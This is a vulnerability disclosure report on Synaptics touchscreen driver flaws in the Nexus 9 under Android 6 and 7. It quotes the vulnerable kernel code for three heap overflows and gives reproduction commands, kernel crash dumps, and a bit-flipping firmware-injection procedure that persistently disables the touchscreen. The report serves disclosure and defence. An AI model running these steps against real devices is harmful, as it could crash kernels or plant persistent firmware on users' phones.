Nexus 9: Synaptics Vulnerabilities

Sagi Kedmi

IBM

September 8, 2016

Contents

1 Synopsis

Due to lenient `SELinux` and `DAC` policy, vulnerable `Synaptics DSX` (touchscreen driver) `sysfs` file entires are exposed to an attacker that executes code within `mediaserver` on `Android M 6.0.1` and `system_server`, `bluetooth`, `nfc`, etc., on `Android N 7.0` (or any other `SELinux` domain that has target type `sysfs` with the `open` and `write` permissions on `file` class).

All disclosed vulnerablities were verified on:

```
shell@flounder:/ $ getprop ro.build.fingerprint
google/volantis/flounder:6.0.1/MOB30W/3031100:user/release-keys

flounder:/ $ getprop ro.build.fingerprint
google/volantis/flounder:7.0/NRD90M/3085278:user/release-keys
```

And the latest one, with the September 2016 security patches:

```
flounder:/ $ getprop ro.build.fingerprint
google/volantis/flounder:7.0/NRD90R/3141966:user/release-keys
```

2 Attack Surface

2.1 DAC

Surprisingly, on both `Android 6.0.1` and `7.0` the `Synaptics DSX` driver exports `DAC`-world-writable `sysfs` file entries:

```
flounder:/sys/class/input/input0 # ls -laZ | grep -E "\-.{7}w"
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 0dbutton
--w--w--w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 configarea
-rw-rw-rw- 1 root root u:object_r:sysfs:s0    0 2016-08-30 17:27 data
--w--w--w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 doreflash
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 full_pm_cycle
--w--w--w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 imagename
--w--w--w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 imagesize
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 13:58 interactive
--w--w--w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 readconfig
--w--w--w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 reset
--w--w--w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 suspend
-rw-rw-rw- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 13:58 wake_gesture
--w--w--w- 1 root root u:object_r:sysfs:s0 4096 2016-08-30 17:27 writeconfig
```

2.2 SELinux

Looking at the aforementioned `Synaptics DSK sysfs DAC` policy (recall - `DAC`-world-writable file entries), we need to find `SELinux` domains with `allow` rules that have target type `sysfs` with the `open` and `write` permissions on `file` class.

2.2.1 Android M 6.0.1

```
allow dumpstate sysfs:file { write open append };
allow gpsd sysfs:file { read lock getattr write ioctl open append };
allow init sysfs_type:file { write relabelto open append };
allow mediaserver sysfs:file { read lock getattr write ioctl open append };
allow system_server sysfs:file { read lock getattr write ioctl open append };
allow ueventd sysfs:file { read lock getattr write ioctl open append };
allow vold sysfs:file { read lock getattr write ioctl open append };
```

2.2.2 Android N 7.0

```
allow bluetooth sysfs:file { read lock getattr write ioctl open };
allow dumpstate sysfs:file { read lock getattr write ioctl open append };
allow gpsd sysfs:file { read lock getattr write ioctl open append };
allow healthd sysfs:file { read lock getattr write ioctl open };
```

```
allow init sysfs_type:file { write lock open append relabelto };
allow netd sysfs:file { read lock getattr write ioctl open };
allow nfc sysfs:file { read lock getattr write ioctl open };
allow system_server sysfs:file { read lock getattr write ioctl open append };
allow ueventd sysfs:file { read lock getattr write ioctl open append };
allow vold sysfs:file { read lock getattr write ioctl open append };
```

3 Vulnerabilities

All disclosed vulnerabilities were found in [1] (`synaptics_dsx_fw_update.c`). It seems like this file was never audited. Below are some low hanging fruits. There are probably more vulnerabilities in there.

3.1 Heap Overflow #1

3.1.1 Vulnerable Code

The `imagesize` `sysfs` file entry is defined as follows:

```c
static struct device_attribute attrs[] = {
        [...]
        __ATTR(imagesize, S_IWUGO,
                        synaptics_rmi4_show_error,
                        fwu_sysfs_image_size_store),
        [...]
};
```

On `write()` syscall, `fwu_sysfs_mage_size()` parses the userspace defined buf char array to a `size` integer, then it allocates `size` bytes to `fwu->ext_data_source`:

```c
static ssize_t fwu_sysfs_image_size_store(struct device *dev,
                struct device_attribute *attr, const char *buf, size_t count)
{
        int retval;
        unsigned long size;
        struct synaptics_rmi4_data *rmi4_data = fwu->rmi4_data;

        retval = sstrtoul(buf, 10, &size);
        [...]
        fwu->image_size = size;
        fwu->data_pos = 0;
        [...]
        fwu->ext_data_source = kzalloc(fwu->image_size, GFP_KERNEL);
        [...]
        if (!fwu->ext_data_source) {
                dev_err(rmi4_data->pdev->dev.parent,
                                "%s: Failed to alloc mem for image data\n",
                                __func__);
                return -ENOMEM;
        }
```

```
        return count;
}
```

That is, an attacker controls the number of bytes allocated at `fwu->ext_data_source`.

The `data` `sysfs` file entry is defined as folows:

```
static struct bin_attribute dev_attr_data = {
        .attr = {
                .name = "data",
                .mode = (S_IRUGO | S_IWUGO),
        },
        [...]
        .write = fwu_sysfs_store_image,
};
```

And `fwu_sysfs_store_image()` is defined as follows:

```
static ssize_t fwu_sysfs_store_image(struct file *data_file,
                struct kobject *kobj, struct bin_attribute *attributes,
                char *buf, loff_t pos, size_t count)
{
        memcpy((void *)(&fwu->ext_data_source[fwu->data_pos]),
                        (const void *)buf,
                        count);

        fwu->data_pos += count;

        return count;
}
```

Since on `write()` syscall the attacker controls both `buf` and `count`, he can simply overrun the previously defined heap buffer.

3.1.2 Proof of Concept

In the attached `zip` archive, in `heap_overflow_1`, there are both the source `1.c` and the `aarch64 ELF` binary `1`.

The source file was compiled with:

```
$ aarch64-linux-gnu-gcc -static 1.c -o 1
```

Try the crasher on a device (you can impersonate the currect `SELinux` context and execute using it, we decided to do it with `root`):

```
$ adb push 1 /data/local/tmp
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./1
```

It may take a 15 seconds or so, but eventually the device crashes (you can call the crasher multiple time to make it crash faster)

3.1.3 Crash Dump

After the device crashes, `/sys/fs/pstore/console-ramoops-0` has the crash-dump:

```
[  104.511357] Unable to handle kernel paging request at virtual address 6161616161616161
[  104.511418] pgd = ffffffc0325a1000
[  104.511444] [6161616161616161] *pgd=0000000000000000
[  104.511489] Internal error: Oops: 96000004 [#1] PREEMPT SMP
[  104.511531] CPU: 1 PID: 1116 Comm: gle.android.gms Tainted: G        W    3.10.101-ga139acc #1
[  104.511632] task: ffffffc05e681580 ti: ffffffc055a38000 task.ti: ffffffc055a38000
[  104.511680] PC is at kmem_cache_alloc_trace+0x90/0x210
[  104.511715] LR is at binder_transaction+0x29c/0x1b20
[  104.511740] pc : [<ffffffc0001945d0>] lr : [<ffffffc0007abbd0>] pstate: 40000045
[  104.511760] sp : ffffffc055a3ba70
[  104.511790] x29: ffffffc055a3ba70 x28: 0000000000000000
[  104.511837] x27: 000000000109f77 x26: ffffffc0010c3000
[  104.511879] x25: 0000000000000018 x24: ffffffc0007abbd0
[  104.511919] x23: ffffffc06e401e40 x22: 0000000000008000
[  104.511957] x21: 6161616161616161 x20: ffffffc055a38000
[  104.511995] x19: ffffffc000e38cc0 x18: 0000007abb97a7c0
[  104.512034] x17: 0000007ade7457fc x16: 0000000000000000
[  104.512071] x15: 0000000000000000 x14: 0000000000000000
[  104.512108] x13: 000000000000007a x12: 0000000000000000
[  104.512145] x11: 0000000000000000 x10: 0000000000000000
[  104.512184] x9 : 0000000000000040 x8 : ffffffc055a38000
[  104.512222] x7 : ffffffc054771400 x6 : ffffffc054771100
[  104.512259] x5 : ffffffc0010c3a10 x4 : 000000000000bbe5
[  104.512298] x3 : ffffffc00110a7c0 x2 : 0000000000000018
[  104.512335] x1 : 0000000000000001 x0 : 0000000000000000
[...]
```

File `2.crash` contains the entire crash-dump.

3.2 Heap Overflow #2

3.2.1 Vulnerable Code

On module initialization, a fixed-size heap buffer is created:

```
static int synaptics_rmi4_fwu_init(struct synaptics_rmi4_data *rmi4_data)
{
        [...]
        fwu->image_name = kzalloc(MAX_IMAGE_NAME_LEN, GFP_KERNEL);

        if (!fwu->image_name) {
                dev_err(rmi4_data->pdev->dev.parent,
                                "%s: Failed to alloc mem for image name\n",
                                __func__);
                retval = -ENOMEM;
                goto exit_free_fwu;
        }
        [...]
}
```

Where `MAX_IMAGE_NAME_LEN` equals 256. The `imagename sysfs` device attribute is defined:

```
static struct device_attribute attrs[] = {
        [...]
        __ATTR(imagename, S_IWUGO,
                        synaptics_rmi4_show_error,
                        fwu_sysfs_image_name_store),
        [...]
};
```

On a `write()` syscall, `fwu_sysfs_image_name_store()`, allows an attacker to overrun the previously allocated heap buffer from userspace.

```
static ssize_t fwu_sysfs_image_name_store(struct device *dev,
                struct device_attribute *attr, const char *buf, size_t count)
{
        memcpy(fwu->image_name, buf, count);

        return count;
}
```

3.2.2 Proof of Concept

In the attached `zip` archive, in `heap_overflow_2`, there are both the source `2.c` and the `aarch64` `ELF` binary `2`.

The source file was compiled with:

```
$ aarch64-linux-gnu-gcc -static 2.c -o 2
```

Try the crasher on a device (you can impersonate the currect `SELinux` context and execute using it, we decided to do it with `root`):

```
$ adb push 2 /data/local/tmp
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./2
```

It may take a 15 seconds or so, but eventually the device crashes (you can call the crasher multiple time to make it crash faster)

3.2.3 Crash Dump

After the device crashes, `/sys/fs/pstore/console-ramoops-0` has the crash-dump:

```
[  816.974200] Unhandled fault: alignment fault (0x96000021) at 0x6161616161616161
[  816.974294] Internal error: : 96000021 [#1] PREEMPT SMP
[  816.974329] CPU: 0 PID: 719 Comm: PhotonicModulat Tainted: G        W    3.10.101-ga139acc #1
[  816.974347] task: ffffffc0340d6b80 ti: ffffffc0325c0000 task.ti: ffffffc0325c0000
[  816.974374] PC is at __raw_spin_lock+0x24/0x9c
[  816.974389] LR is at _raw_spin_lock+0xc/0x14
[  816.974402] pc : [<ffffffc0009ecb8c>] lr : [<ffffffc0009ed0c0>] pstate: 000000c5
[  816.974412] sp : ffffffc0325c3cb0
[  816.974424] x29: ffffffc0325c3cb0 x28: ffffffc0325c0000
[  816.974449] x27: ffffffc000e87000 x26: ffffffc0325c0000
[  816.974472] x25: ffffffc0010c3000 x24: 0000000000000000
```

```
[  816.974495] x23: ffffffc002978400 x22: 0000000000000002
[  816.974516] x21: ffffffc06e408400 x20: 0000000000000001
[  816.974537] x19: ffffffc0325c0000 x18: 00000071400b5be0
[  816.974558] x17: 0000007140ed3364 x16: 0000000000000030
[  816.974579] x15: 003b9aca00000000 x14: 0000000000098440
[  816.974600] x13: 0000000000000022 x12: 0000000000000020
[  816.974621] x11: 0101010101010101 x10: 7f7f7f7f7fffffff
[  816.974643] x9 : 0000000000000000 x8 : 0000000000000007
[  816.974663] x7 : ffffffc0003103a0 x6 : ffffffc0003103d8
[  816.974684] x5 : 0000000000000000 x4 : 0000000000000000
[  816.974706] x3 : 0000000000000000 x2 : 0000000000000019
[  816.974726] x1 : 0000000000000001 x0 : 6161616161616161
[...]
```

File `2.crash` contains the entire crash-dump.

3.3 Heap Overflow #3

3.3.1 Vulnerable Code

In section 3.2.1 we have seen that we can set the `fwu->imagename` from userspace and that `MAX_IMAGE_NAME_LEN` is 256.

But, in `fwu_go_nogo()` (a function that is called within the flashing firmware flow), on certain conditions (`header->contains_firmware_id=0`), we can copy most of the contents of `fwu->image_name` to a heap allocated buffer of size **10** (`MAX_FIRMWARE_ID_LEN=10`), causing a heap overrun. Look at lines `10-21` below.

```
1  static enum flash_area fwu_go_nogo(struct image_header_data *header)
2  {
3          [...]
4          char *strptr;
5          char *firmware_id;
6          [...]
7          /* Get image firmware ID */
8          if (header->contains_firmware_id) {
9                  image_fw_id = header->firmware_id;
10         } else {
11                 strptr = strstr(fwu->image_name, "PR");
12                 if (!strptr) {
13                     [...]
14                     goto exit;
15                 }
16
17                 strptr += 2;
18                 firmware_id = kzalloc(MAX_FIRMWARE_ID_LEN, GFP_KERNEL);
19                 while (strptr[index] >= '0' && strptr[index] <= '9') {
20                         firmware_id[index] = strptr[index];
21                         index++;
22                 }
23                 [...]
24         }
```

```
        [...]
}
```

To trigger the buffer overrun, one has to do the following:

1. Set `fwu->imagename` to be `"PR66666...\0"` (253 '6' chars). [using `write()` on the `imagename sysfs` file entry.]

2. Set `fwu->imagesize` to be the size of the patched image we are about to send from userspace [using `write()` on the `imagesize sysfs` file entry].

3. Send a patched image (with `header->contains_firmware_id=0`) in its header [by writing `fwu->imagesize` bytes to the `data sysfs` file entry].

4. Initiate `reflash` from userspace (which eventually calls `fwu_goo_nogo()` with the patched image) [by writing `"1"` to the `doreflash sysfs` file entry].

3.3.2 Proof of Concept

In the attached `zip` archive, in `heap_overflow_3`, there are the source `3.c`, the `aarch64 ELF` binary `3`, the patched image `3poc.img`, the original image `synaptics.img`, the source file that created the patched from the orignal one `3create_3poc_img.c` and its equivalent `amd64 ELF` binary.

First, lets create the patched image (`3poc.img`), from the original one (`synaptics.img`). Simply, compile `3create_3poc_img.c` using:

```
$ gcc -DDEBUG 3create_3poc_img.c -o 3create_3poc_img
```

Then, put `synaptics.img` and `3create_3poc_img` in the same directory and do:

```
$ ./3create_3poc_img
===================================
[+] synaptics.img original header:
-----------------------------------
checksum:                 3998906930
bootloader_version:       6
firmware_size:            90112
config_size:              1024
product_id:               s7504
product_info:
contains_firmware_id:     1
firmware_id:              1732172
contains_bootloader:      0
===================================
[+] Unset the contains_firmware_id bit.
[+] Patched img was written to 3poc.img.
===================================
[+] 3poc.img patched header:
-----------------------------------
checksum:                 3998906930
bootloader_version:       6
firmware_size:            90112
config_size:              1024
product_id:               s7504
product_info:
```

```
contains_firmware_id:     0
contains_bootloader:      0
===================================
```

Now we've created the patched image `3poc.img`. Now we need to compile the crasher:

```
$ aarch64-linux-gnu-gcc -static 3.c -o 3
```

Try the crasher on a device (you can impersonate the currect `SELinux` context and execute using it, we decided to do it with `root`):

```
$ adb push 3 /data/local/tmp
$ adb push 3poc.img /data/local/tmp
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./3
```

It may take a 15 seconds or so, but eventually the device crashes (you can call the crasher multiple time to make it crash faster)

3.3.3 Crash Dump


After the device crashes, `/sys/fs/pstore/console-ramoops-0` has the crash-dump:

```
[  467.340338] Unable to handle kernel paging request at virtual address 3636363636363636
[  467.340471] pgd = ffffffc04cf50000
[  467.340498] [3636363636363636] *pgd=0000000000000000
[  467.340546] Internal error: Oops: 96000004 [#1] PREEMPT SMP
[  467.340590] CPU: 1 PID: 2409 Comm: 3 Tainted: G        W    3.10.101-ga139acc #1
[  467.340618] task: ffffffc04358ab00 ti: ffffffc04cb2c000 task.ti: ffffffc04cb2c000
[  467.340666] PC is at __kmalloc+0xa4/0x26c
[  467.340696] LR is at __kmalloc+0x1ec/0x26c
[  467.340721] pc : [<ffffffc000195044>] lr : [<ffffffc00019518c>] pstate: 60000045
[  467.340741] sp : ffffffc04cb2f9a0
[  467.340763] x29: ffffffc04cb2f9a0 x28: ffffffc0028ec918
[  467.340811] x27: 00000000000f070d x26: ffffffc0010c3000
[  467.340854] x25: 000000003f120000 x24: ffffffc00062d3ec
[  467.340894] x23: 0000000000000005 x22: 00000000000000d0
[  467.340934] x21: 3636363636363636 x20: ffffffc04cb2c000
[  467.340973] x19: ffffffc06e401e40 x18: 0000000000000000
[  467.341016] x17: 0000000000017825 x16: 0000000000000012
[  467.341056] x15: 0000000000000001 x14: 0000000000000006
[  467.341096] x13: 0000000000000013 x12: 0000000000000000
[  467.341135] x11: 0000000000000043 x10: 00000000000000ef
[  467.341175] x9 : ffffffc04cb2f750 x8 : ffffffc02d0c4a00
[  467.341215] x7 : ffffffc02d0c4a00 x6 : ffffffc02d0c4200
[  467.341254] x5 : 0000000000000040 x4 : 0000000000000000
[  467.341315] x3 : 0000000000000000 x2 : 0000000000000040
[  467.341424] x1 : 0000000000000001 x0 : 0000000000000000
[...]
```

File `3.crash` contains the entire crash-dump.

3.4 Firmware Injection


Using the firmware update mechanism alluded to in section 3.3, we can try to inject firmware from userspace. The problem is that the part of `synaptics.img` that is actually flashed to the firmware location in the `Synaptics S7504B Controller` is encrypted.



We are currently trying to reverse engineer the encryption key that was used. Nevertheless, we decided to disclose the vulnerability and demonstrate how, from userspace, we can flash a malformed firmware (simply by flipping bits in the encrypted firmware blob) that persistently disables touchscreen functionality.
It appears as if `Synaptics`'s controller does not defend against Ciphertext Malleability attacks, by using, for example, Message Authentication Codes.

3.4.1 Proof of Concept

The layout of `synaptics.img` is illustrated below:



We use the same userspace to firmware update mechanism that was described in section 3.3.2.

To do that, we have to increment the `firmware_id` inside the `firmware header`. We do that because in `fwu_go_nogo()` (a function that is called within the flashing flow) there is a check (line 22 below) that validates that the `firmware_id` in the given firmware image is larger then the `firmware_id` of the already installed firmware on the device.

```
1 static enum flash_area fwu_go_nogo(struct image_header_data *header)
2 {
3         enum flash_area flash_area = NONE;
```

```c
	[...]
	unsigned int device_fw_id;
	unsigned long image_fw_id;
	[...]
	/* Get device firmware ID */
	device_fw_id = rmi4_data->firmware_id;
	dev_info(rmi4_data->pdev->dev.parent,
			"%s: Device firmware ID = %d\n",
			__func__, device_fw_id);

	/* Get image firmware ID */
	if (header->contains_firmware_id) {
		image_fw_id = header->firmware_id;
	} else {

	[...]
	}
	[...]
	if (image_fw_id > device_fw_id) {
		flash_area = UI_FIRMWARE;
		goto exit;
	} else if (image_fw_id < device_fw_id) {
		dev_info(rmi4_data->pdev->dev.parent,
				"%s: Image firmware ID older than device firmware ID\n",
				__func__);
		flash_area = NONE;
		goto exit;
	}
	[...]
}
```

To increment the firmware_id we have attached the source file increment_fw_id.c, compile it using (or just use the included binary):

```
$ gcc -DDEBUG increment_fw_id.c -o increment_fw_id
```

Put increment_fw_id and synaptics.img in the same directory and run: with

```
$ ./increment_fw_id
==================================
[+] synaptics.img original header:
----------------------------------
checksum:                3998906930
bootloader_version:      6
firmware_size:           90112
config_size:             1024
product_id:              s7504
product_info:
contains_firmware_id:    1
firmware_id:             1732172
contains_bootloader:     0
==================================
```

```
[+] Increment the firmware_id.
===================================
[+] modified_fw.img header:
-----------------------------------
checksum:                 3998906930
bootloader_version:       6
firmware_size:            90112
config_size:              1024
product_id:               s7504
product_info:
contains_firmware_id:     1
firmware_id:              1732173
contains_bootloader:      0
===================================
```

Now that we have an image with incremented `firmware_id` (the script output is: `modified_fw.img`) We need to alter some of the bits inside the encrypted firmware blob. The size of the firmware header is 256 bytes and as can be seen above, the size of the encrypted firmware blob is 90112. We need to hit somewhere between 256 and 256 + 90112:

```
$ cp modified_fw.img modified_fw_dd.img
$ dd if=/dev/zero count=32 bs=1 seek=1000 of=modified_fw_dd.img conv=notrunc
32+0 records in
32+0 records out
32 bytes (32 B) copied, 8.2755e-05 s, 387 kB/s
```

We simply zeroed 32 bytes starting at address 1000:

```
$ diff <(xxd modified_fw.img) <(xxd modified_fw_dd.img)
63,65c63,65
< 00003e0: b030 f6cc 37ea a9f3 690e b66e 0574 fe33  .0..7...i..n.t.3
< 00003f0: b4eb 8dc6 5ea5 d1e6 9d03 7af2 6737 32dc  ....^.....z.g72.
< 0000400: 53e4 fb83 eb85 6eae a862 413e 6ec0 1034  S.....n..bA>n..4
---
> 00003e0: b030 f6cc 37ea a9f3 0000 0000 0000 0000  .0..7...........
> 00003f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
> 0000400: 0000 0000 0000 0000 a862 413e 6ec0 1034  .........bA>n..4
```

Also included is `inject.c` - the script that we use to update the firmware through `sysfs` (like we did in 3.3.2). Compile it with (or just use the included binary):

```
$ aarch64-linux-gnu-gcc -static inject.c -o inject
```

Before running the POC please make sure that your computer is persistently authorized through `adb` on the device. We are going to disable touch functionality.

First, lets push `inject`, `modified_fw.img` and `modified_fw_dd.img` to the device:

```
$ adb push inject /data/local/tmp
[100%] /data/local/tmp/inject
$ adb push modified_fw.img /data/local/tmp
[100%] /data/local/tmp/modified_fw.img
$ adb push modified_fw_dd.img /data/local/tmp
[100%] /data/local/tmp/modified_fw_dd.img
```

Second, lets inject our firmware to `Synaptics`'s controller (takes about 20 seconds):

```
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./inject modified_fw_dd.img
flounder:/data/local/tmp # reboot
```

After the device reboots, touchscreen functionality should not work. It is persistent across reboots.

Third, lets inject the old firmware back, the one with the untouched encrypted firmware blob:

```
$ adb shell
flounder:/ $ su
flounder:/ # cd /data/local/tmp
flounder:/data/local/tmp # ./inject modified_fw.img
flounder:/data/local/tmp # reboot
```

After the device reboots, touchscreen functionality should be restored.

3.4.2 Impact

Due to the nature of the firmware update described in 3.4, if a firmware with a maximum `firmware_id` is successfully flashed, other firmwares can **never** be flashed again, unless the updating mechanism is changed. Making it quite a **stealthy** place to keep malicious code at.

4 Credit

Sagi Kedmi (@sagikedmi) of IBM X-Force.

References

[1] Tegra's Android Kernel Tree. Synaptics DSX FW Update. https://android.googlesource.com/kernel/tegra/+/android-tegra-flounder-3.10-nougat/drivers/input/touchscreen/synaptics_dsx/synaptics_dsx_fw_update.c. [Online; accessed 29-August-2016].